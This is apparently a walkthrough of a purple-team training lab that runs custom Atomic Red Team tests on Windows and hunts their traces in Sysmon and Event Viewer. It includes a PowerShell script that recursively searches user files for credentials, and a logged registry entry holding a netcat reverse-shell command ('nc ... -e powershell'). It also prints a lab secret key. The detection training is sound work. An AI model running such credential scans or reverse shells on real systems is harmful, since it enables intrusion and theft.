

Atomic Bird Goes Purple #2

Introduction

This room is the follow-up of the [Atomic Bird Goes Purple #1](#) room. Therefore, it is suggested to finish the first room and fulfil the prerequisites of that room before starting to work/practice in this room.

Remember, these rooms use a customized version of atomic tests to help you implement tailored Purple Teaming exercises with atomic tests and familiarize yourself with sample attack chains. A high-level mapping of the custom tests is listed below. Each task also shares the basic techniques and storyline of the planned custom actions.

Task	Base Tactics	Reference Techniques	Implemented Actions
#2	<ul style="list-style-type: none">- TA003: Persistence- TA004: Privilege Escalation- TA005: Defense Evasion- TA006: Credential Access	<ul style="list-style-type: none">- T1036.004- T1552.001- T1078.003	<ul style="list-style-type: none">- Cleartext Data Search- Account Creation
#3	<ul style="list-style-type: none">- TA003: Persistence- TA004: Privilege Escalation- TA007: Discovery- TA009: Collection- TA0040: Impact	<ul style="list-style-type: none">- T1012- T1112- T1491- T1543.003	<ul style="list-style-type: none">- Service Creation- Defacement- Filetype Modification- Planting Reverse Shell in Registry

Remember, the bottom line of the activities found in this room is to enhance the impact of the Purple Team, Threat Emulation and Detection Engineering exercises by going beyond the defaults and basics. Again, you will work on real-life scenarios using the outcomes you gained during the threat emulation module. You will emulate and hunt adversarial tactics and experience purple teaming exercises.

Before proceeding to the next task, let's start the Virtual Machine by pressing the Start Machine button at the top of this task. The machine will start in a split-screen view. In case the VM is not visible, use the blue Show Split View button at the top-right of the page.

In-Between: Discover and Hide

Case: In-Between - Discover and Hide

Reference Techniques	Given atomic tests are inspired by the following techniques. <ul style="list-style-type: none">- T1552.001 Unsecured Credentials: Credentials In Files- T1078.003 Valid Accounts: Local Accounts
Storyline	Purple Team aims to simulate discovering credentials in cleartext files and creating local accounts with a masquerading/typosquatting mindset. As a team member, your task is to discover the cleartext credentials, create accounts with given custom atomics and evaluate the generated artifacts.
Objective	Experiencing the potential impacts and artifacts of storing cleartext data, unprotected credentials and decoy accounts.

The planned tests for this case are listed below.

T0002-1 TASK-2.1 Search cleartext data
T0002-2 TASK-2.2 Create clone/decoy account

NOTE: You can revert the system modification and file change activities by using the cleanup command of the executed technique!

Answer the questions below:

Execute test T0002-1 and open the document created on the Desktop.
Which PowerShell library file is detected?


```
PS C:\Users\Administrator> Invoke-AtomicTest T0002-1 -showdetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

[*****BEGIN TEST*****]
Technique: TEST T0002
Atomic Test Name: TASK-2.1 Search cleartext data
Atomic Test Number: 1
Atomic Test GUID: 9c8d5a72-9c98-48d3-b9bf-da2cc43bdf52
Description: Data dump for exfiltration

Attack Commands:
Executor: powershell
ElevationRequired: False
Command:
C:\AtomicRedTeam\atomics\T0002\cleartxt-scan.ps1

Cleanup Commands:
Command:
C:\AtomicRedTeam\atomics\T0002\del-scan.ps1
[!!!!!!!END TEST!!!!!!!]
```

Running the test creates findings.txt on the desktop.



Opening the text document we see the following:

```
findings.txt - Notepad
File Edit Format View Help
|
File                                                                 Matc
                                                                    hes
----
C:\Users\Administrator\Documents\WindowsPowerShell\Modules\powershell-yaml\0.4.7\lib\net35\YamlDotNet.xml {...
C:\Users\Administrator\Documents\WindowsPowerShell\Modules\powershell-yaml\0.4.7\lib\net45\YamlDotNet.xml {...
C:\Users\Administrator\Documents\WindowsPowerShell\Modules\powershell-yaml\0.4.7\lib\netstandard2.1\YamlDotNet.xml {...
C:\Users\Administrator\Downloads\sysmon\sysmon-config.xml {...
```

Answer: **YamlDotNet.xml**

Now go to the atomics path and update the executed script to include all "bak" files.

What is the code snippet that needs to be added to the code?

The Atomic Tests are found in C:\AtomicRedTeam\atomics\T0002. In here I see a few different files, the one I'm interested in is cleartxt-scan.ps1.

Name	Date modified	Type	Size
T0002.yaml	9/12/2023 7:41 PM	YAML File	1 KB
restore-clone.ps1	5/2/2023 3:39 PM	PS1 File	31 KB
del-scan.ps1	4/25/2023 9:25 AM	PS1 File	1 KB
clone.ps1	5/2/2023 3:39 PM	PS1 File	26 KB
cleartxt-scan.ps1	5/9/2023 9:41 AM	PS1 File	1 KB

Opening the file in an editor I see the types of files scanned and the question wants us to include .bak files.

```

File Edit Format View Help
Get-ChildItem -Path "C:\Users\" -Recurse -Include *.xml,*.doc,*.xls -Exclude "$env:USERPROFILE\Desktop\findings"
$file = $_.Path
$line = $_.Line
$matches = $_.Matches.Value
New-Object -Type PSObject -Property @{
    File = $file
    Line = $line
    Matches = $matches
}
} | Group-Object -Property File | ForEach-Object {
    $file = $_.Name
    $matches = $_.Group | Select-Object -ExpandProperty Matches
    $location = Split-Path $file
    [PSCustomObject]@{
        File = $file
        Matches = $matches
    }
} | Out-File "$env:USERPROFILE\Desktop\findings.txt"

```

So following the syntax I just have to add “*.bak” to that list.

```

File Edit Format View Help
Get-ChildItem -Path "C:\Users\" -Recurse -Include *.xml,*.doc,*.xls,*.bak -Exclude "$env:USERPROFILE\Desktop\findings"
$file = $_.Path
$line = $_.Line
$matches = $_.Matches.Value
New-Object -Type PSObject -Property @{
    File = $file
    Line = $line
    Matches = $matches
}
} | Group-Object -Property File | ForEach-Object {
    $file = $_.Name
    $matches = $_.Group | Select-Object -ExpandProperty Matches
    $location = Split-Path $file
    [PSCustomObject]@{
        File = $file
        Matches = $matches
    }
} | Out-File "$env:USERPROFILE\Desktop\findings.txt"

```


Answer: *.bak

Run the cleanup command for the test T0002-1 and re-execute the test.

Open the output file, and investigate the detected files.

What is the secret key?

Here I ran the cleanup command and executed the atomic test like before and got a new findings.txt file. In this file there's a few more detected files.




```
findings.txt - Notepad
File Edit Format View Help

File

----
C:\Users\Administrator\Documents\WindowsPowerShell\Modules\powershell-yaml\0.4.7\lib\net35\YamlDotNet.xml
C:\Users\Administrator\Documents\WindowsPowerShell\Modules\powershell-yaml\0.4.7\lib\net45\YamlDotNet.xml
C:\Users\Administrator\Documents\WindowsPowerShell\Modules\powershell-yaml\0.4.7\lib\netstandard2.1\YamlDotNet..
C:\Users\Administrator\Documents\WindowsPowerShell\inf.bak
C:\Users\Administrator\Downloads\sysmon\sysmon-config.xml
C:\Users\Administrator\old.bak
```

I see an old.bak file found in the Administrator's user directory so I'll check that out.



```
old.bak - Notepad
File Edit Format View Help

Backup!

Wallet: 1K
Secret: L1LAFLHQ5peGsJh7Pee8wHfY1SBQHe85A1HZhVrK47Yf6cqmH3n8
```

Here we get our answer!

Answer: **L1LAFLHQ5peGsJh7Pee8wHfY1SBQHe85A1HZhVrK47Yf6cqmH3n8**

Execute test T0002-2 and investigate logs.

What is the new account name?

To begin I cleared all the logs to make investigating easier, then ran T002-2.


```

PS C:\Users\Administrator> Invoke-AtomicTest T0002-2
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T0002-2 TASK-2.2 Create clone/decoy account
C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1
WARNING: The names of some imported commands from the module 'THM-Utils' include unapproved verbs that might make them
less discoverable. To find the commands with unapproved verbs, run the Import-Module command again with the Verbose
parameter. For a list of approved verbs, type Get-Verb.
WARNING: Some imported command names contain one or more of the following restricted characters: # , ( ) {{ }} [ ] & -
/ \ $ ^ ; : " ' < > | ? @ ` * % + = ~
Atomic Hint -> Show help: help Invoke-AtomicTest
Atomic Hint -> List all tests: Invoke-AtomicTest All -ShowDetailsBrief
Atomic Hint -> Execute test: Invoke-AtomicTest TXXX-1
Atomic Hint -> Cleanup artefacts: Invoke-AtomicTest TXXX-1 -Cleanup
THM-Util Module Hint -> Cleanup Logs: THM-LogClear-All
Done executing test: T0002-2 TASK-2.2 Create clone/decoy account

```

Opening EventViewer and sort events by Task Category. From here I see a handful of events under the task category “User Account Management.” One in particular has an Event ID of 4720 which is the ID for Account Creation. Looking at the details shows us the name of the account created.



Answer: Administrator

Manipulate, Deface, Persistence

Case: Manipulate, Deface, Persistence

Reference Techniques	<p>Given atomic tests are inspired by the following techniques.</p> <ul style="list-style-type: none"> - TT1491 Internal Defacement - T1112 Modify Registry - T1543.003 Create or Modify System Process: Windows Service - T1012 Query Registry
Storyline	Purple Team aims to simulate creating custom services, manipulating file extensions, modifying the registry keys, and

	creating custom registry keys. As a team member, your task is to discover the cleartext credentials, create accounts with given custom atomics and evaluate the generated artifacts.
Objective	Experiencing the potential impacts and artifacts of creating services, file and registry modifications.

The planned tests for this case are listed below.

```
T0003-1 TASK-3.1 Internal service creation
T0003-2 TASK-3.2 Defacement with registry
T0003-3 TASK-3.3 File changes like a ransom
T0003-4 TASK-3.4 Planting reverse shell command in the registry
```

NOTE: You can revert the system modification and file change activities by using the cleanup command of the executed technique!

Answer the questions below:


Execute test T0003-1.

What is the name of the created service?

```
PS C:\Users\Administrator> Invoke-AtomicTest T0003-1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T0003-1 TASK-3.1 Internal service creation
C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1
WARNING: The names of some imported commands from the module 'THM-Utils' include unapproved verbs that might make them
less discoverable. To find the commands with unapproved verbs, run the Import-Module command again with the Verbose
parameter. For a list of approved verbs, type Get-Verb.
WARNING: Some imported command names contain one or more of the following restricted characters: # , ( ) {{ }} [ ] & -
/ \ $ ^ ; : " ' < > | ? @ ` * % + = ~
Atomic Hint -> Show help: help Invoke-AtomicTest
Atomic Hint -> List all tests: Invoke-AtomicTest All -ShowDetailsBrief
Atomic Hint -> Execute test: Invoke-AtomicTest TXXX-1
Atomic Hint -> Cleanup artefacts: Invoke-AtomicTest TXXX-1 -Cleanup
THM-Util Module Hint -> Cleanup Logs: THM-LogClear-All
Done executing test: T0003-1 TASK-3.1 Internal service creation
```

Again, using EventViewer, I started with the Windows Security logs but didn't see anything promising so I switched over to Sysmon logs.




Here we see a new service being created.

Answer: **thm-registered-service**

Which image is used to set the registry value for the created service?

The image is listed right above the target object that had the name of the service in the previous question.



Answer: **C:\Windows\system32\services.exe**

Execute test T0003-2.

What is the ransom note?

```
PS C:\Users\Administrator> Invoke-AtomicTest T0003-2
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T0003-2 TASK-3.2 Defacement with registry
C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1
WARNING: The names of some imported commands from the module 'THM-Utils' include unapproved verbs that might make them
less discoverable. To find the commands with unapproved verbs, run the Import-Module command again with the Verbose
parameter. For a list of approved verbs, type Get-Verb.
WARNING: Some imported command names contain one or more of the following restricted characters: # , ( ) { } [ ] & -
/ \ $ ^ ; : " ' < > | ? @ ` * % + = ~
Atomic Hint -> Show help: help Invoke-AtomicTest
Atomic Hint -> List all tests: Invoke-AtomicTest All -ShowDetailsBrief
Atomic Hint -> Execute test: Invoke-AtomicTest TXXX-1
Atomic Hint -> Cleanup artefacts: Invoke-AtomicTest TXXX-1 -Cleanup
THM-Util Module Hint -> Cleanup Logs: THM-LogClear-All
Done executing test: T0003-2 TASK-3.2 Defacement with registry
```

I figured this one would be another test where the note would be placed somewhere obvious like the desktop but that wasn't the case. So back to looking through logs. In Sysmon there were a lot of logs of file creation but they were all related to DLLs so I kept digging through the logs and found a registry edit event that had the flag listed in the details of the log.

Operational Number of events: 458 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	7/16/2025 4:20:45 AM	Sysmon	22	Dns query (rule: Dn...
Information	7/16/2025 4:20:20 AM	Sysmon	13	Registry value set (r...
Information	7/16/2025 4:19:42 AM	Sysmon	22	Dns query (rule: Dn...
Information	7/16/2025 4:19:42 AM	Sysmon	22	Dns query (rule: Dn...
Information	7/16/2025 4:19:09 AM	Sysmon	13	Registry value set (r...
Information	7/16/2025 4:19:08 AM	Sysmon	11	File created (rule: Fi...

Event 13, Sysmon

General Details

registry value set.
RuleName: -
EventType: SetValue
UtcTime: 2025-07-16 04:19:09.728
ProcessGuid: {c5d2b969-283b-6877-3d05-000000002e01}
ProcessId: 3536
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetObject: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LegalNoticeText
Details: **THM{THM_Offline_Index_Emulation}**
User: ATOMICBIRD\Administrator

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 7/16/2025 4:19:09 AM
Event ID: 13 Task Category: Registry value set (rule: RegistryEvent)
Level: Information Keywords:
User: SYSTEM Computer: AtomicBird
OpCode: Info
More Information: [Event Log Online Help](#)

Answer: **THM{THM_Offline_Index_Emulation}**


Execute test T0003-3.

What is the updated file extension?

```
PS C:\Users\Administrator> Invoke-AtomicTest T0003-3
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T0003-3 TASK-3.3 File changes like a ransom
C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1
WARNING: The names of some imported commands from the module 'THM-Utils' include unapproved verbs that might make them
less discoverable. To find the commands with unapproved verbs, run the Import-Module command again with the Verbose
parameter. For a list of approved verbs, type Get-Verb.
WARNING: Some imported command names contain one or more of the following restricted characters: # , ( ) { } [ ] & -
/ \ $ ^ ; : " ' < > | ? @ ` * % + = ~
Atomic Hint -> Show help: help Invoke-AtomicTest
Atomic Hint -> List all tests: Invoke-AtomicTest All -ShowDetailsBrief
Atomic Hint -> Execute test: Invoke-AtomicTest TXXX-1
Atomic Hint -> Cleanup artefacts: Invoke-AtomicTest TXXX-1 -Cleanup
THM-Util Module Hint -> Cleanup Logs: THM-LogClear-All
Done executing test: T0003-3 TASK-3.3 File changes like a ransom
```

Digging through the Security logs looking at all the ones pertaining to the file system I saw a lot of expected file types like .xlsx, .pdf, and .docx but there was one suspicious file type that stood out.



Answer: **.thm-jhn**

Execute test T0003-4.

What is the assigned value of the malicious registry value?

```
PS C:\Users\Administrator> Invoke-AtomicTest T0003-4
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T0003-4 TASK-3.4 Planting reverse shell command in the registry
C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1
WARNING: The names of some imported commands from the module 'THM-Utils' include unapproved verbs that might make them
less discoverable. To find the commands with unapproved verbs, run the Import-Module command again with the Verbose
parameter. For a list of approved verbs, type Get-Verb.
WARNING: Some imported command names contain one or more of the following restricted characters: # , ( ) { } [ ] & -
/ \ $ ^ ; : " ' < > | ? @ ` * % + = ~
Atomic Hint -> Show help: help Invoke-AtomicTest
Atomic Hint -> List all tests: Invoke-AtomicTest All -ShowDetailsBrief
Atomic Hint -> Execute test: Invoke-AtomicTest TXXX-1
Atomic Hint -> Cleanup artefacts: Invoke-AtomicTest TXXX-1 -Cleanup
THM-Util Module Hint -> Cleanup Logs: THM-LogClear-All
Done executing test: T0003-4 TASK-3.4 Planting reverse shell command in the registry
```

In Sysmon I tried looking for logs with Event ID 13 since we're looking for registry value changes but no logs appeared. So I combed through the process creation logs to see if there was anything of note.

Operational Number of events: 269

Level	Date and Time	Source	Event ID	Task Category
Information	7/16/2025 4:39:57 AM	Sysmon	1	Process Create (rul...
Information	7/16/2025 4:39:42 AM	Sysmon	1	Process Create (rul...
Information	7/16/2025 4:39:41 AM	Sysmon	11	File created (rule: Fi...
Information	7/16/2025 4:39:41 AM	Sysmon	1	Process Create (rul...
Information	7/16/2025 4:39:40 AM	Sysmon	1	Process Create (rul...
Information	7/16/2025 4:39:40 AM	Sysmon	11	File created (rule: Fi...

Event 1, Sysmon

General Details

Image: C:\Windows\System32\reg.exe
 FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
 Description: Registry Console Tool
 Product: Microsoft® Windows® Operating System
 Company: Microsoft Corporation
 OriginalFileName: reg.exe
 CommandLine: "C:\Windows\system32\reg.exe" add HKLM\SOFTWARE\RevC2 /v call_back /t REG_SZ /d "nc 10.10.thm.jhn 4499 -e powershell" /f
 CurrentDirectory: C:\Users\Administrator\AppData\Local\Temp\2\
 User: ATOMICBIRD\Administrator
 ...

Log Name: Microsoft-Windows-Sysmon/Operational
 Source: Sysmon Logged: 7/16/2025 4:39:42 AM
